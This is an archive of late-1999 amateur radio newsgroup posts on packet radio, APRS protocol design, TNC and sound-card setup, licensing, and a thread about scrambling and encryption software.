The current licensing structure is based on favoring those with
higher morse code speeds. So what we have now, is a lot of
DX clusters, Morse code, and contests.

You don't need high speed packet for that, and Ham manufacturers
only build what sells.

The rules now allow Spread Spectrum on 70cm and higher. I think
the proper thing to do, would be to develop a modem that combines
modes that make it useful for both moon-bounce, and for data. By
data, I mean raw data. That is, a carrier for voice, network, and video
in the megabit range.

Actually, you would probably be better off upgrading to a later
version, rather than downgrading to an earlier one. I guess there was
some sort of problem with 0.88.9. I'm running LessTif 0.89.4 here
(from Debian potato) and Xastir works fine. I haven't tried UI-view,
but like the look of Xastir a bit better than WinAPRS. It's still
being worked on and new features are being added regularly.

Hi Hamish,

Yes the preferred route is the line input jack of your sound card. But sometimes the Line Input doesn't work well (e.g. defective computer etc). Instead of paying for an expensive computer repair, the easiest solution is to use the mic input jack of your sound card.

But as you pointed out many mic input jacks have preamplifiers which can distort the signal. Fortunately, many sound card mixer programs (or other programs on your Windows Control Panel) have the option to TURN OFF the mic preamplifier which I highly recommend!

Many thanks for raising the mic preamplifier issue!

This may be a bit dated, my providers news server just now delivered it.

My understanding is that the APRS spec and name may be copyrighted, but
the protocol is not proprietory. This, I believe, means that you cannot
claim or plagarize the nameor spec.
You CAN implement the protocol and copyright the code that implements
it.

This I believe it what is meant by the "closed syetem" comment is an app
author not releasing their source code implementation of the protocol.
Their choice.

I presently am working on a APRS app in Tcl/Tk, so that it will run
under Windows, Linux and several other Unix OS's.

Steve Sampson wrote:
[re WinAPRS]

> ...docs for 2.4.0 and it says
> BMP/GIF will be in the future??

> ...How do you use GIF and BMP?...

You are correct, it is not well documented.
And as your follow ups indicate, you have
discovered how to build the simple geo
files. If the image is skewed, pull some
of mine from the webpage in this signature.
The geo files will have hints. Email me if
you need help tweaking the registration of
the coordinates.

None of the flavors of APRS software compete
with the others. Each one has it's strengths.
I sometimes run 2 or 3 platforms at the same
time. Not all icons and traffic appears the
same on all flavors of APRS.

If you're interested in some of the graphic/map
things that WinAPRS does, here's a couple.

Underlay a bitmap image (map, aerial view, sat photo)
Overlay a vector (traditional dos or win/mac aprs maps)
Underlay a DEM (uses regular, downloaded dem's from usgs
Use one or patchwork several together.
Overlay with any aprs map)
Underlay Precision Mapping data from their CD rom of USA

WinAPRS does have a weird, non-standard gui. It's written
in linux and ported to mac and win. There's a couple of
bugs that just won't leave. Nothing serious. There's so
many versions that you have to experiment to find the
one that you like best. I'm using a much older version
(2.2.7) because I like the way it displays icons better
than any of the newer versions.

I like 'em all!

Yes, nil. You buy the book with all the questions and
answers (or download them for free) and read them during your
lunch breaks for a week. So the difference in licenses is only
the code speed.

I live on Earth, Western Hemisphere, North American Continent,
Oklahoma State, Oklahoma City City, SE 83rd Street Street.

Of course, when Windows software authors would distribute sources, the
situation would be similar if not worse. Actually, with many Windows
packages I get a number of .DLL's out of a certain set (things like
ctld3v2.dll, mfc42.dll, msvcrt.dll come to mind) of which each program
seems to think the version it has used is the optimal version that
should be written over the one already on the system. No matter if a
newer version is already there.

That situation is worse than on Linux, where at least they have a
mechanism of version dependencies that allow you to see what version
of a shared library you need to have installed for an application, and
the possibility of having several of these files installed at the same
time.

I'll probably try it some time, maybe during the holidays.

I'm a bit puzzled how the application can extract unambiguous data from
the seemingly ad-hoc structure of the packets. I am interested in seeing
what protcols they are using, and I sometimes wonder why they don't use
established techniques like IP Multicasting. Once I have found out how
it works and why things are done this way, I'll probably quickly lose
interest...

The APRS protocol is based on the digipeater, and thus there is no networking assumed. You digi through a relay and maybe a relay followed by a wide (today the digipeaters are a little more sophisticated with widen-N callss).

The data started out as lat/long position and a type icon, and grew from there. The original application was to watch the Naval Acadamy boats on their summer cruise.

Right now there is a big wide digipeater in Miami that everyone connects to on the internet. It's just a digipeater with security rules.

That's it, works, but don't expect rocket science :-)

no, most sound cards are mono on the mic input. The center ring is either
not connected or is 5 volts for those with electret mics.

If the software author uses a good installer, e.g. InstallShield, that
problem should not occur.

Anyway, don't take my comments too seriously, it was only a wind-up!

Boy, I wish that were my experience. I have spent numerous DAYS trying to get my system to work. I have yet to be successful at getting all the bugs out so I can send and receive a message.

Perhaps it's due to the fact that I have never been on any digital ham system before, just voice and good 'ol CW. Anyway, I hope it's just a learning curve issue. Sure is discouraging...

Dale

Yes, it is puzzling :-) There are many ambiguities in the current
specification, but most of it seems to work more-or-less reliably most
of the time in practice. Hopefully these ambiguities will be addressed
in future versions.

> I am interested in seeing

Keep at it Dale. It is a learning curve but it is a short one!! One thing I do hope is that there is plenty of packet activity in your area. Here it has dropped to a few die hards <Me for one> . what kind of bugs do you have? I am not an expert but I have been on packet for 10 years..
I will try to help if I can...

With software still under development, that's not unreasonable.
If you get the whole system like a release version of Debian or
Red Hat and install that, you won't have a problem. Debian compiles with
a lot of hamradio software in the box. I don't know if xastir is
among them yet, but it could be.

Excellent advice. I was not aware that you could usually turn these off.
In W98, I can see an advanced option called "Microphone Gain Control"
(on or off) which might be it.

I have been in ham radio since 1968, after 31 years just upgraded to Extra from Advanced. Mainly because college and career were more important. About two years ago a friend from high school and I ran into each other, in the passing years years he had finally got his Extra Class license. I who had been away from Ham radio other than the occassional HF and more often 2 meter QSO, was totally unaware what of had transpired since the days of "ARRL's Incentive Licensing" in the early 70s. My friend filled me in, and convienced me to obtain an Extra Class license.

I agree with both of you in this argument but, would like to further say even the code is not a serious threat. Back in 1969 when I took my General Class, it was overseen by an obearing and authoritive FCC Federal Radio Inspector who made Clint Eastwood's "Harry" look like a nice guy. The requirements were 5 minutes of solid copy and sending by hand key of the Morse code. The written test was technically very hard compared to my Extra test, and overall the entire process was about three hours long. This was in addition to, a drive of over an hour long during the one quarter year week day it was adminstered in one of my state's major cities (three).

Now I am not trying to be like the older timers who walked through fifty feet of snow to school every day in the winter. But to give you an idea how easy it is to become a Ham now days. My extra test was a piece of cake, the code which I thought was going to be the block in obtaining an Extra license, turned out to be really easy. The VECs were friendly and the test schedules were very convenient in time and location.

I have been active now for about 3 months on various digital modes after many years. What I see as the biggest threat is the encroachment of

Commerical communications interests. What Hams are active on HF are into DX chasing or fighting with each other over many in comprehensable issues.

The internet provides the flow of information once provided by BBS and would agree with the statements made by all responding to this thread. BBS are dying both on HF Packet and in the hardwired world as well. They provided a service years ago that has been long since picked by AOL, MSN and other ISPs. Even Compuserve, the king of BBS in the early days rolled over to becoming an ISP. BBS have transformed into the Web Servers of today, with all GUI ease the WEB Masters of long ago envisioned.

In short, Packet BBS other than for fun has OBT or in plain words Overcome By Technology.

73,
OMHAM

Congrats on getting your EXTRA -

Ham radio simply lacks wireless modems with enough BW to make
our capabilities come into signifigant play. God knows we have
enough computers. But to get a wireless modem going with a
data rate that supports audio, video, data - this is what we
sit patiently (remember the cartoon of the 2 vultures with
one saying to the other..."Patience my ass! I'm gonna go
KILL something!") waiting for because its out of homebrew
league. Speaking of the league...write them and let them
know about the pivotal point. And all the radio manufacturers.
Etc. It will come and it will be fun!

Do the sound card mike preamplifiers distort the signal even if you don't overdrive them or are you saying it's best not to use them because they are easy to overdrive? If the sound card design is that poor, doesn't it call into question the remainder of it's audio chain? On one setup I have a very low audio output and use the mike input. I've not noticed any problem but of course that's a sample of only one sound card and others could perform quite differently.

This uses Part-97 radio thinking on Part-15 devices. Feel free to
hit delete now, if this is offensive to you.

I've been thinking (I do this in the bathtub reading junk mail catalogs)...

I've just put up a wireless link using Symphony Spread Spectrum cards
and it goes almost 5 miles, and along with that, have a project where I
want to put a 486 at 300 ft or so (power fed, or solar), with three of
the Symphony cards and a TAPR CompactFlash based router
software (PeeWee Linux). Here's a few links:

http://www.proxim.com/symphony
http://www.usa-site.net/~ssampson/radio
http://projects.adis.on.ca/Embedded/Disks/Wireless/

I haven't built the Symphony hub yet, but have the board and
CompactFlash. Since I used up my first 3 Symphony boards, I will
have to buy three more (@ $120 each). I'm thinking about using
small 3 element yagis on each tower leg, and putting each Symphony
on a different hopping code (thus all three don't interfere with each
other, and you know what leg you receive the best when you link up
by trying each code. So there is the concept of a Hub with individual
RF based hosts spaced out across the city.

Now the thought comes to me. If I put a 2 meter transceiver (these are
cheap and abundant) at rooftop height at each of the Symphony remote
hosts (using the same tri-pod antenna base), and say a 40 watt 2 meter
repeater at 300 ft, I could have a bunch of cell sites, that as an user with
a talkie passed through them, the host with the strongest signal could
win the voter logic and feed the repeater.

This means an Analog to Digital voice and signal strength circuit at
each 2 meter radio, that interfaces to the Linux for transport by the
Symphony. Maybe a vocoder like Charles Brain uses with his HF
radio project.

Anyone else have some good ideas on how to toy with this design?

Happy Holidays
Steve, K5OKC
Oklahoma City

Hmm. I'm sending this message through a relatively-simple wireless modem that can handle the equivalent of 6 T1 lines and still have enough bandwidth left over for 80 9600bps packet channels. :-) These problems are solved, guys -- they've been solved for years, technically speaking. The relevant techniques just don't attract much attention from hams who memorize the question pools and run like hell from anything that doesn't say "Yaecomwood" on the front panel. That's a shame, too, because the high-speed stuff is a lot more fun to play with IMHO, even if you do have to make tradeoffs elsewhere.

The question is, how many feet can you do that, and is it
enough?

I think building a 10 GHz FSK link is quite an accomplishment,
and I was excited as everyone else when Ham Radio magazine
published the article many years ago. Communications Quarterly
even had a more interesting 24 GHz design. Neither were cheap
or easy to duplicate. You could make 3 trips to Dayton and still
not find enough stuff to duplicate the design. Thus, you have to
be willing to redesign what you can't find. That's no way to compete
with Kenmore or the other Ham manufacturers for our attention.

If it doesn't come in a kit like those I built from TAPR, I'm sorry,
I have a day job, and I don't go to Dayton.

The alternative is 1/5th the bandwidth, but off the shelf, buy it at
Office Depot. Same as my 2m/70cm talkie. I don't build things like
that, I buy them. If we are only talking 5 to 10 mile hops, then
there is a limit to how much Hams will want to handwire hundreds of
duplicates. Ain't going to happen, never has.

I think the biggest disadvantage is the sheer quantity of formats which may be used. This makes decoding a nightmare. Applications can send various formats for their position, including grid squares, a special APRS lat/long format, raw NMEA-0183 data strings, etc. Your symbol for the map can be specified using either a symbol in your data string, OR your SSID (callsign-X). Also, the list of call signs you listen for is a few dozen pages long. Each new version of APRS has a new destination callsign.

I think it would be better to deprecate all but one format.

Agreed on all points Rob! Problem is, APRS has grown like topsy, and parts of it are a mess. A major contributory factor was the fact that it wasn't documented properly, so that many anomalies weren't apparent. That was the point of the current exercise, to lay everything out on the table for all to see, prior to deciding what to do about it.

In an ideal world we would start again, replacing the bits of APRS that are ugly. Unfortunately, however, Kenwood is now producing radios with APRS-compliant "concrete-ware" (i.e. firmware that you cannot change easily), thus putting a ball and chain around APRS's ankles, at least for the immediate future -- I don't understand how people can spend hundreds of dollars on radios they can't upgrade.

The next step? We need input, lots of it, to help turn APRS into a system that will bear scrutiny. The place to send this input at the moment is to the "aprsspec" list -- to join the list, start at http://www.tapr.org, and follow the path "Special Interest Groups" > "APRS Specification" > "Join APRS Spec Discussion List".

5587. 16. Int. PR-Convention Darmstadt Call f. Papers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Jens David <dg1kjd@dl0td.afthd.tu-darmstadt.de>
Message-ID: <84583lrkc1@sun27.hrz.tu-darmstadt.de>
Source record: 14901

Call-for-Papers
16. International Packet Radio Convention at Darmstadt Technical University

Hello Packet-Friends,

in contrast to all rumors there will be a Packet Radio Convention in
Darmstadt again in 2000.
However, it will be about one month earlier than in the past, on

April 1st and 2nd, 2000 (this is not an april fool)

in the "Hans-Busch-Institut" of Darmstadt Technical University.
As always, thematics include everything that concerns packet radio and
digital wireless communication in general, as node controllers, modem
concepts, RF modules, link planning, protocols, software, operating systems...

It seems there has not been much development last year in digital amateur
radio, but maybe even because of this fact there are some new concepts or
projects which could be presented.

As always,

- we have two big rooms reserved for lectures
- there will be a scriptum where the contributions are documented
- on the first floor we have an exhibition area with network access where
new developments can be presented
- the big lecture rooms can also be used for workshops, in addition to this
we also have some smaller rooms

We need speakers and contributions.
Everybody who would like to make a contribution, provide a lecture,
or supervise a workshop please contact me in the next weeks, if possible with
a little 3-sentence abstract and an idea how long your lecture/workshop will
take.

If your ideas/project fits into this we would be happy to welcome you to the
convention.

```
-------------------------------------------------------------
| Deadline for scriptum contributions is March 27, 2000 |
-------------------------------------------------------------
```

Guidelines for scriptum contributions are appended.

73 + 42 Jens, DG1KJD

Guidelines for scriptum contributions

General:
All articles are collected by an editor and together form the DIN-A4 sized
scriptum which is then professionally copied and bound in the neccessary
volume. The copyrights remain at the authors.
The editorial staff prints the articles (if neccessary) and after this adds
page numbers and head lines. The articles are sorted and a table of contents
is created. To ensure a reasonable look of the result, it is neccessary that
the authors respect the following guidelines:

media: We accept paper, cdrom (ISO9660) oder floppy disk (MSDOS fs)
file format: PostScript or LaTeX Source
It does not matter which tools the documents are created
with or which font types etc. have been used as long as we
can print it out. Please send ready-to-print postscipt
files if possible.
page format: DIN-A4
page borders: left: 3 cm
right: 2.5 cm
upper: 3 cm
lower: 3.5 cm
language: english or german

Your article should not be much longer than ten (10) pages. If you need more
space, please contact me.
There is - however - no lower limit on size.
As stated above: Please don't add any page numbering!

-----BEGIN PGP SIGNED MESSAGE-----

As readers of the rec.radio.amateur.* newsgroups are probably aware, I maintain a periodic information posting and WWW Page known as the Amateur Radio Elmers Resource Directory (aka the "Elmers List") which provides a list of Internet Elmers, indexed by topic, and their E-mail addresses. (For users of threaded newsreaders, this article is linked to the base article of the directory itself). You may also access the Directory at:

http://www.novia.net/~pschleck/elmers/

In order to maintain its value to the net, I have strived to keep it accurate and up-to-date. In addition to reviewing the currency of the entire Directory every 2 years, I am constantly scouring the newsgroups for new Elmers to join the directory. Areas of expertise that are most desirable for the directory right now include:

- Any expertise from residents of states, provinces, and foreign countries not currently represented
- Advanced homebrewing techniques (surface-mount, VLSI, DSP, spread-spectrum, etc.)
- TCP/IP Packet Radio and Gateways/Internetworking (particularly local IP coordinators and/or subnet managers/operators/leaders)
- Amateur Satellites/Space Operation (particularly Microsats, SAREX, and ARISS)
- Amateur-related Software for Unix/PC/Mac/Amiga/Psion/HP-95/PalmPilot
- College Clubs and organizational guidance/strategies
- Boy Scout Amateur Radio Merit Badge Counselors
- Unix/Linux/X-Windows programming and configuration
- Amateur Radio Organizational Contacts (I am especially looking for contacts for the ARRL Field Organization, GRAPES, AMSAT, QCWA, QRP Int., NARA(?), QRZ, CSVHFS, LAMBDA, ARES, RACES, FEMA, NACEC, any state OES or EMA, as well as any regional frequency coordinating body)
- Band, Mode or, Brand-specific equipment (actual manufacturer or dealer contacts would be quite welcome, as long as they reveal their affiliation and at least provide *some* free services)
- Maintainers of unique amateur-radio-related anonymous File Transfer Protocol (FTP) sites and World-Wide Web (WWW) Home Pages (as opposed to those that are substantially a rehash of, or pointers to, existing sites).
- Maintainers of unique amateur-radio-related mailing lists
- Editors/contacts for amateur-radio-related publications

In particular, based on reduction and analysis of 7 months worth of audit logs from the geographic-area/subject search engine on the main Elmers Directory home page, the following geographic-area/subject pairs were requested two times or more, but resulted in no match in the directory (meaning that the individuals seeking assistance could not find a matching Elmer):

If your geographic area and subjects of expertise appear in either list above, your help as an Internet Elmer is greatly needed (particularly for those subject areas followed by numbers greater than 10).

I'd like to emphasize that participation is totally voluntary, with very minimal obligations (1 or 2 polite inquiries a month, if feedback from existing Elmers is any indication). If you find that it is too much work, you are welcome to bow out, no questions asked. You don't even need access to Network News or the World-Wide Web, just a reliable E-mail address.

If you'd like to volunteer, please go to the following Web-based registration form:

http://www.novia.net/~pschleck/elmers/register.html

If you do not have access to the World-Wide Web, send a short E-mail message describing yourself and your areas of expertise to elmers-request@novia.net (the default Reply-To: of this article).

You need to use a more recent version of HOSTMASTER. KANTRONICS changed the host mode slightly which makes older versions of HOSTMASTER incompatible with the new firmware.

KANTRONICS may give you the upgrade for free if you complain load enough.

Or try some new software. PacTerm for windows 95/98 looks great!

There is also XPWARE for Windows 3.1/95/98. It is also a very user friendly program.

KAGOLD is a popular DOS program for KAMs

Please note that the original poster simply asked about scrambling
programs
for software.. The word ham radio was not even mentioned. It was not
inferred from the poster's original question that amateur radio would
be a medium for transmission of encrypted traffic. In fact, with the
ubiquitous availability of the internet for encrypted communications,
Ham radio as a medium of transmission for secure communications
and it's subsequent illegallity is a moot point..

It is NOT true that just because two different people have the same
encryption software that they can read traffic that is encrypted
for someone else.

PGP, Public-Key crypto is well established, using up to 4096 bit public
key length and a 128-bit session key for the message exchange between
recipients. Commercial versions can use both RSA and Diffie-Hellman
algorithms. Freeware that is commonly available via the internet
has Diffie-Helman only.

See the original publication of Public-Key cryptography and it's
implementation in the August 1979 issue of Scientific American
Magazine, written by Martin Hellman (page 146).

In fact, the Diffie-Hellman implementation of the Public-Key
algorithm is now in the public Domain, and that is one of the

primary reasons why the D-H version of PGP is now freeware,
as no licensing of the public key implementation is even
required for this version..

Ah.. thanx Hamish.. perhaps we also stumbled across an
area where people in different countries may attach
different meanings to the same word, i.e. "scramble"

so, perhaps time-division or time-sharing of a port
is referred to as scrambling in australia??

Here, scrambling generally refers to "mixing-up"
for the purpose of making something un-intelligible..

Hence my earlier reply.

Hmm.. why does this remind me of Alice and her
adventures in wonderland??

For Auction: MFJ 1278 Multi-mode Data Controller (Packet, RTTY, CW, FAX)

See the auction at:

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=221981939

This package includes:

- The MFJ-1278 multi-mode controller
- AC adapter power supply
- Owner's Manual (Includes troubleshooting, calibration, and schematics) - 2 Microphone cables with 5-pin DIN male connectors (one is wired for a Kenwood TS-430S)
- MFJ Packet Starter Pack pamphlet
- Fast-Start manual (not pictured)
- 3.5" floppy of the MFJCOMM 3.0 software. This is the DOS program that communicates with the unit.

The 1278 will operate the following modes:

- VHF packet
- HF packet
- Baudot
- AMTOR
- ASCII
- CW
- Weather Fax

I will try to answer any questions, please don't hesitate to e-mail me.

Thanks

Over here, everyone digipeats via WIDE,WIDE and everyone with an ego sets
his alias to WIDE. You can guess what this leads to when there is not some
form of cleverness in the digipeater. Fortunately, they usually use
software like UI-View that does not blindly digipeat everything in sight.
Things would be very bad when the TNC would do the digipeating...

Same thing on Linux. Except that on Linux it is not customary to update
the operating system via your application distribution files.

Application distributions normally include only application programs,
and they point to the (minimum) versions of operating system and library
distributions they require.

Quite sophisticated programs exist to grab and install these extra
distribution files when they are required. The only unfortunate fact
is that there exist so many of these programs that it is unlikely that
your installation of a "foreign" package will go through smoothly.
(it is no problem to install something the distributor has put on his
CD-ROM set or FTP site)

After the current flurry of "free development", which is often viewed
as a process of evolution to find the best solution to all the issues,
Linux still needs a good natural disaster to weed out all the inferior
components and let only the sound ones survive and be further developed
and agreed-upon as the solution to be used by the majority.

Maybe Windows 2000 will be it.

>of the time in practice. Hopefully these ambiguities will be addressed
>in future versions.

I have read the document, and now a few things are a bit clearer to me.
Not only a few of the details I apparently missed when just looking at the
traces, but also a couple of things about the design principles these
guys follow...

Apparently they are totally focused on using every bit in the packet (at
least some of them are), and they end up totally mixing up the addressing
and data layers. Especially the designers of the "Mic-E" protocol have
done a very bad job in this respect, IMHO.

In other points, fields are padded with spaces for no good reason.
And "special characters that should not occur in the message" are used
all over the place, even to overcome apparent oversights in the original
protocol ("when we tack on <special character><message> to the end of
an existing message we can include some extra feature that was forgotten")

I find this deceptive for a later-generation protocol in packet radio.
I would have hoped that people would have learned from the early days,
and developed a protocol in such a way that it is easily extensible,
even in an environment where there are multiple non-cooperating developers
and no central registry for protocol and data elements. This has been the
development environment for the early packet protocols, and every developer
knows what things to watch out for in such an environment.

Now, with a working worldwide Internet in place, it should be possible
to have a registry with much less effort. But protocols are still designed
in a way that favors short-sighted "efficiency" considerations over
unambiguity, extensability, compatability, etc.

It is a good thing that you have documented the existing mess so well,
but I don't envy those people that want to write a compatible application,
or to extend the protocol with new elements that don't make the existing
implementations fall over...

Anyone know of a good software scrambler?
I have seen them about on the net,but can't seem to find them anymore.
Thanks in advance.

Err, I mean I don't think the encryption is very good. Anyone who knows
the polynomial can decrypt your data. Usually, that means anyone with
the same software. Not very secure.

Thanks for the offer, Dan. I'll take you up on it.

In all honesty, I think I've covered a lot of the learning curve. I've figured out how to get the modem (tnc) to work, etc. My problem seems to be in getting the software to work. Here is what happens:

I can send the modem commands and it responds if I use the native communication program in my palmtop (I'm using an HP 200lx running DOS 5.x). The tnc (an MFJ 1278) will send back "data." I put it in quotes, because I've never figured out exactly what I'm listening to (fax, Pactor, Amtor, RTTY, etc.), so I'm always just guessing at what mode to put the tnc in. As a result, I never get any really readable info.

Anyway, back to my symptoms. I've tried running Baycom (1.5 and 1.7) and MFJCom and MultiCom (MFJ). They totally hang up my pc when I send a command to the tnc.... I've recently tried the trial version of XPCom. It seems to be working ok so far (again, I don't know what I'm listening too, but at least it's not hanging the system). However, I need to be able to get fax, etc. as well as messages.

I live on a sailboat and will be cruising off shore with my family soon, so having the full capability of my tnc is very important for me (it could even be a matter of safety and survival).

I would appreciate ANY suggestions you might have.

Thanks,

Dale

Source record: 14913

Hi,

Has anyone any advice they can give me please. I was involved in packet, years ago when it first came out and would now like to get back into this mode. I would like to join the TCP/IP network in the UK, so does anyone know where I can obtain an IP address from?

And question two is what is the best TNC to use nowadays, bearing in mind that I only want to use it for the TCP/IP network.

Finally, what freq's are used on 2m and 70cm ?

Thanks,

Chris

Not in the context of amateur digital communications. There it is often
used in the way Hamish used it:
http://www.hamradio.si/psk23cm.html
Even in this country:
http://www.amsat.org/amsat/articles/g3ruh/109.txt
And even in non-amateur use:
http://www.ict.es/documents/doc_dictionary.html

When someone posts to an amateur radio forum and requests info on scrambling software, or anything else for that matter, without a specific statement that it is NOT for ham use, it is perfectly reasonable to make the assumption that the request is for ham radio purposes. However, the original poster appeared to be from the UK, and references to US law are probably of little use in this case.

Regarding your point about secure communications over ham radio being "moot" because of the internet: I note your position with the City of San Jose. Surely you are aware of the availability and use of encrypted land mobile radio equipment for law enforcement work. The other side, notably drug traffickers, likes to employ the same in the conduct of their illegal activities. Scrambled (encrypted) ham radio equipment would be something that could be useful for criminal activities. In my opinion, requests for information on how to scramble amateur radio gear should be ignored, at least by US hams.

This has always been a problem for me as I seem to always live in places where the AM reception of the stations I like is poor. You don't mention too much about your specific situation, but if you are using a portable radio receiver one thing that will often work, and is very simple to do, is to wrap a few turns of wire around the receiver (hopefully around its presumed internal ferrite ant.) and then attach the other end of the wire to the little screw that holds the cover on an electrical outlet. This screw is connected to the ground wire of the buildings wiring. This assumes that the wiring of the building meets current electrical code.

Press Release

LogWindows now sold and supported by CSS
CSS to update popular logging program

Muscle Shoals, Alabama. December 27, 1999: Creative Services Software announced today that they have contracted with SCO, Inc to do sales, support and updating of the popular LogWindows logging program. SCO, Inc will maintain ownership of the product.

LogWindows was created in 1994 by Ira Chavis, WA1W and had been distributed in the past by AEA, Timewave and SCO. The program interfaces with all of the CSS TNC host mode programs including PacTerm ®98, PKTerm ®99 and MultiComm Host.

CSS is handling all backorders from SCO, and will be selling the program through dealers and direct sales starting January 3, 2000. The program will retail for $49.95.

®I®m very happy we can give this level of support to the LogWindows userbase®, said Rick Ruhl,. President and owner of Creative Service Software. ®There is quite a loyalty from the ham radio community to the program. We are happy to now be a part of that family.®

CSS will continue to support other logging programs in its TNC product.

Creative Services Software is at http://www.cssincorp.com
Windows, Windows 95, Windows 98 and Windows NT are Registered Trademarks of Microsoft Corporation.

Thanks for the suggestion. Let me give more information as I should have in the first place. It's a large plant with machinery. A postal general mail proccessing plant. We use small portable radios attached to the belt or head sets. There is alot of moving around and working lifting and sweeping mail from the machine by hand so a stationary portable radio doesn't work. No windows in the general vicinity

<sigh> This argument is specious and silly... There are enough
disreputable engineers in the real world that would take "illegally
gained" funding to tackle this problem using any NUMBER of LPI/LPD
methods not necessarily employing encryption... (And in fact, your
"drug traffickers" would probably just employ modified LMR gear...)

What he SHOULD do, if he's interested in EITHER definition of "scrambler"
that's being thrown about, is go pick up a book in either Digital Comm
Theory (I recommend either Proakis or the somewhat less readable but
wonderfully useful Wozencraft and Jacobs), or a good encryption book...
Either can be had, and contrary to what you seem to be saying, reading
either is perfectly legal in either the UK or the US (as is implementing
ANYTHING in either book via hardware OR software... NOTE: I SAID
"IMPLEMENTING"... NOT "USE FOR ILLEGAL PURPOSES"...)

Best Regards,

-jw

Although I agree that the poster didn't mention amateur radio in his question,
he did ask it on an amateur radio NG, so he got an answer (from me) that
matched the context of both the question and the NG he chose to ask it on.

If it's a single AM station you are interested in, you could place an AM receiver outside where it can pick up a signal, then run the audio into the building and feed a small FM transmitter inside near the work site. Place the FM transmitter on an unused frequency and tune it in on your FM receiver.

Shouldn't you be OK as long as the polynomial is published?

Encryption is not the only useful outcome of scrambling; in fact, I think the encryption is even very good. What it does do is try to ensure there are no long periods of either 0 or 1 in the data signal. For systems which must use clock recovery (ie the clock is not transmitted along-side the data), this helps a lot.

Yes this would then be the non-plus-ultra
in modern communication technology:
the ONE-KEY-KEYBOARD
for bad typists like myself.

I love your idea, really.

The last I heard, the Northants coordinator was Ian, G6KHW - I think
he's in the callbook.

> And question two is what is the best TNC to use nowadays, bearing
> in mind that I only want to use it for the TCP/IP network.

The cheapest box you can lay your hands on that can be put into KISS
mode. Almost any TNC-2 clone or similar does the job at 1200 baud
(e.g. PacComm TNC 200/220/320 or Tiny 2), although I use a Kantronics
KPC-9612 at home to cope with 9k6.

> Finally, what freq's are used on 2m and 70cm ?

For TCP/IP, sniff round the following

144.825 ; 144.925 ; 432.625 ; 433.625

Or also that the BBS's operators don't allow to use the existing
5%-of-the-time-message-forwarding-loaded-9k6-ports for user access.
So users are stuck at 1K2bps without incentive to upgrade.

Of course, if faster speed links isn't even installed, probably
they never will think about to use them, nor install them.

What was first the chicken or the egg? (The chicken for sure).

Is there software that creates a "Virtual CW Transceiver" that
would let folks send & receive CW over the net? Sort of like
Instant Messaging but using their space bars as straight keys
or other keys as a paddle?

This could be a great way of advancing interest in CW and giving
people actual practice, real thrills from actual contacts, and
foster more interest using the medium of the day.

There is a host mode program for the Kam Plus on www.cvine.freeserve.co.uk. If you are willing to do a little work on it, it should be easy enough to port it to the PK-232.

Chris.

Is there no flash-rom in these radios?
That is something nearly every piece of computer equipment has, today...

>The next step? We need input, lots of it, to help turn APRS into a system

>APRS Spec Discussion List".

I am not that much interested in APRS that I would contribute to a mailing
list, but I would suggest a couple of simple things:

- clearly separate the addressing from the data, however tempting it may
be to put some databits in "unused" address bits.

- use a well-defined layer to put attribute/value pairs in the packet,
preferably in such a way that the value can contain any character.

- use a suitably large attribute number (or use a variable length for it)
to accomodate enough standard attributes and allow space for proprietary
extensions, e.g. by handing out ranges to different developers.

- clearly describe how the coder/decoder routines should work, especially
when exceptions from a simple standard structure are present for
backward compatability reasons.

- don't approach things only from an imaginary "efficiency" standpoint.
a byte more or less really doesn't matter when the default txdelay is
set to 400ms in most software anyway!

Look at what was done in the "Pacsat File Header" used in today's packet
satellites. It allows a lot of info in a small header, and allows

extensions that do not bite the original programs.

Me, I just wonder why they can't build the GPS receiver right
into the HT. That aside, I do see products like the THd7a and
its cousins as sort of where ham gear will need to go to. That
is integration of digital and analog functions in a single package.

I'm still trying to figure out APRS myself. Or, what exactly does
WIDE,WIDE or RELAY,WIDE mean? There's a web based
APRS receiver over in Concord, and I'm still trying to figure out
how to get my packets over the hills from here in Berkeley (California.)
Is there way to figure out what callsigns are digipeaters and what
are not? I hear a ton of beacons on the air here, so there's something
happening on 144.39.

Then what does the HF/VHF switch do? I assumed this would change the rate
(rather than changing the dip switches), since I can't think of another
purpose for that switch. The TNC doesn't have dual radio connectors or
anything like that.

Can you or anyone tell me what the dip switches should be to use the 300 bps
modem? The manual says nothing about the dip switches.

thanks

What's the trick to getting the MFJ 1270B TNC to work on HF packet?
I've pressed the HF/VHF switch to HF, and tuned the radio such that
the received packets are triggering the DCD LED on the TNC.
Nothing is being decoded though. Monitor on, mcom on, mcon on.

Do I need to change the baud rate jumpers? I thought I might need
to, but then what other purpose does the HF/VHF switch have?

tia,

Hamish vk3sb

HF packet is 300 baud (execept on 10 meters, where 1200 baud is permitted),
so yes, you need to change the baud rate.

Set the radio dip switches on the back to 300bd.

You have to be pretty well spot on frequency for HF to decode packet, even
if your DCD is coming on, it mightn't be getting every data bit. Using a cro
to line yourself up with other stations is a good idea if you haven't got a
tuning indicator.
Not forgetting the dip switches on the back too before it will work.
> >

It changes the modem setting. Tones, filter band pass.

If you want reliable sigs to help setup your TNC, you will find VK4, FK8 on
20M and VK2 + 5 on 30M

are there nearly all the time with good sigs into VK3.
Have a look at http://www.qsl.net/vk3bvp/hfnet.htm for some callsigns. I think everyone there allows user access on HF.
I tune 10.146.39 LSB on 30 with my MFJ-1278. I've never used my 1270B on HF and I don't know if the tones are the same. My PK-232 has to have the radio tuned to a different freq if I use it on 30. Can't tell you exactly what I tune to on 20M as I'm crytal locked there, but try tuning around 14.096. When the bands are open you only have to tune up/down a little bit for the DX if that's what you're after.
I'd say we are too close for either of the HF bands I operate on, otherwise I could have done some tests with you.

5646. Help with AGWPE problem?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: David Spoelstra <davids@mediamachine.com>
Message-ID: <YeCa4.174$g3.577@news1.iquest.net>
Source record: 14754
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

I've tried to get AGWPE running over and over with my Baycom modem to no avail. I have followed all the troubleshooting tips and it still doesn't work. I know the modem works, because I can boot into DOS and run Baycom V1.5 just fine.

The crux of the matter is that instantly after starting agwpe, I get an error message that says, "Baycom Driver Not Installed!". I have no idea why it is not installing the driver. The driver is in the directory plain as day.

Any ideas?

Thanks for the info Shane. I'm only mildly curious at this point,
had the TNC in the shack and wondered how I would go with it on HF.
Without a tuning meter it's not ideal for HF.

What DOS version of PC-PAKRATT included PACTOR? Where can I find it now that it is probably years out of date?

